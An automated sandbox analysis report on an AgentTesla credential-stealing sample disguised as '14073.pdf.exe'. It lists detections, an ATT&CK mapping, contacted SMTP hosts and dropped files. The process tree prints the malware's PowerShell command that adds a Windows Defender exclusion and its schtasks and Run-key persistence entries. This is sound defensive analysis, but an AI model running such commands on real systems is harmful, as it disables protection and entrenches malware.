ID: 552910
Sample Name: 14073.pdf.exe
Cookbook: default.jbs
Time: 22:17:30
Date: 13/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 14073.pdf.exe

Overview


General Information

Sample Name:	14073.pdf.exe
Analysis ID:	552910
MD5:	9a1ed8a91b684e..
SHA1:	798e5f518a87e1f..
SHA256:	81cae546ba8f6dd.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: Suspicious Double …
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for dropp…
- Tries to steal Mail credentials (via fil…
- Initial sample is a PE file and has a …
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Sigma detected: Suspicius Add Tas…
- Machine Learning detection for samp…

Classification



Process Tree

- **System is w10x64**
- 14073.pdf.exe (PID: 5324 cmdline: "C:\Users\user\Desktop\14073.pdf.exe" MD5: 9A1ED8A91B684EFC2FA60DC8D45B6F17)
  - powershell.exe (PID: 5156 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5824 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 4636 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\VIsRZvOkettN" /XML "C:\Users\user\AppData\Local\Temp\tmp432F.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6168 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - 14073.pdf.exe (PID: 6252 cmdline: C:\Users\user\Desktop\14073.pdf.exe MD5: 9A1ED8A91B684EFC2FA60DC8D45B6F17)
  - 14073.pdf.exe (PID: 6280 cmdline: C:\Users\user\Desktop\14073.pdf.exe MD5: 9A1ED8A91B684EFC2FA60DC8D45B6F17)
- catch.exe (PID: 6152 cmdline: "C:\Users\user\AppData\Roaming\catch\catch.exe" MD5: 9A1ED8A91B684EFC2FA60DC8D45B6F17)
  - powershell.exe (PID: 2456 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 2576 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6908 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\VIsRZvOkettN" /XML "C:\Users\user\AppData\Local\Temp\tmp5F2.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 1848 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - catch.exe (PID: 4616 cmdline: C:\Users\user\AppData\Roaming\catch\catch.exe MD5: 9A1ED8A91B684EFC2FA60DC8D45B6F17)
- catch.exe (PID: 4840 cmdline: "C:\Users\user\AppData\Roaming\catch\catch.exe" MD5: 9A1ED8A91B684EFC2FA60DC8D45B6F17)
  - powershell.exe (PID: 596 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6388 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 4372 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\VIsRZvOkettN" /XML "C:\Users\user\AppData\Local\Temp\tmp380F.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5472 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - catch.exe (PID: 2924 cmdline: C:\Users\user\AppData\Roaming\catch\catch.exe MD5: 9A1ED8A91B684EFC2FA60DC8D45B6F17)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000000.276868648.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000000.276868648.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0000001D.00000000.374657462.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000001D.00000000.374657462.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000026.00000002.515516645.000000000321000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 51 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
29.0.catch.exe.400000.6.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
29.0.catch.exe.400000.6.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
30.2.catch.exe.394aa30.5.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
30.2.catch.exe.394aa30.5.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.14073.pdf.exe.426aa30.5.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 50 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Double Extension

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Uses an obfuscated file name to hide its real file extension (double extension)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job 1	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 1 2	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2 3	NTDS	Security Software Discovery 3 1 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
14073.pdf.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\catch\catch.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe	46%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\catch\catch.exe	46%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
29.0.catch.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
29.0.catch.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
11.2.14073.pdf.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
29.2.catch.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
29.0.catch.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
29.0.catch.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
11.0.14073.pdf.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
11.0.14073.pdf.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
11.0.14073.pdf.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
29.0.catch.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
11.0.14073.pdf.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
11.0.14073.pdf.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://https://lRgzhLKoWtuhdgYlJPK.net	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://https://api.ipify.org%$	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://smtp.tranpotescamdonic.us	0%	Avira URL Cloud	safe	
http://oHtnSs.com	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.224	true	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
smtp.tranpotescamdonic.us	unknown	unknown	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.199.224	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	552910
Start date:	13.01.2022
Start time:	22:17:30
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	14073.pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	44
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@29/17@4/1
EGA Information:	• Successful, ratio: 80%
HDC Information:	• Successful, ratio: 8% (good quality ratio 3.7%) • Quality average: 30.1% • Quality standard deviation: 38.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
22:18:33	API Interceptor	646x Sleep call for process: 14073.pdf.exe modified
22:18:37	API Interceptor	119x Sleep call for process: powershell.exe modified

Time	Type	Description
22:19:08	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run catch C:\Users\user\AppData\Roaming\catch\catch.exe
22:19:16	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run catch C:\Users\user\AppData\Roaming\catch\catch.exe
22:19:20	API Interceptor	263x Sleep call for process: catch.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\14073.pdf.exe.log	
Process:	C:\Users\user\Desktop\14073.pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1310
Entropy (8bit):	5.345651901398759
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x847mE4P:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzQ
MD5:	A9EFF9253CAF99EC8665E41D736DDAED
SHA1:	D95BB4ABC856D774DA4602A59DE252B4BF560530
SHA-256:	DBC637B33F1F3CD1AB40AFED23F94C4571CA43621EBB52C5DC267DBDC52D4783
SHA-512:	96B67A84B750589BDB758224641065919F34BBF02BB286B9F5D566B48965A0E38FB88308B61351A6E11C46B76BFEC370FBC8B978A9F0F07A847567172D5CA5F3
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\catch.exe.log	
Process:	C:\Users\user\AppData\Roaming\catch\catch.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	5.345651901398759
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\catch.exe.log	
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x847mE4P:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzQ
MD5:	A9EFF9253CAF99EC8665E41D736DDAED
SHA1:	D95BB4ABC856D774DA4602A59DE252B4BF560530
SHA-256:	DBC637B33F1F3CD1AB40AFED23F94C4571CA43621EBB52C5DC267DBDC52D4783
SHA-512:	96B67A84B750589BDB758224641065919F34BBF02BB286B9F5D566B48965A0E38FB88308B61351A6E11C46B76BFEC370FBC8B978A9F0F07A847567172D5CA5F3
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22276
Entropy (8bit):	5.601294748773241
Encrypted:	false
SSDEEP:	384:ntCDLq041mfFpyZO1YCSBKn0jultl+PpfyeQ99gt/cxeT1MaXZlbAV7g/WZOZBDU:Bof2q4K0CthBat8t9C+fwcXVU
MD5:	E4910040348AB3798965F5D1D8DC7D39
SHA1:	FBFADCE1AEE956A741D11AA3D37CE3B7C62FF8CF
SHA-256:	D1F11E275D3484EB3BD67896F30438B0C3735D68E60699EC9254D1CED9EA63AD
SHA-512:	54D56986FEA4AA64856C81C1834878B0DC372DDD7A260AE39583AFBD895A365051A27E65F493273CAD4D8D3B3382162735 00A55E4B5B0E5031159C070D35D5CE
Malicious:	false
Reputation:	unknown
Preview:	@...e.....y.....f...!.!...T.....s.....@.....H.....<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0z3esqt5.gbi.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_33ap3gfh.1im.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_33ap3gfh.1im.ps1	
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_afigv05e.qog.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
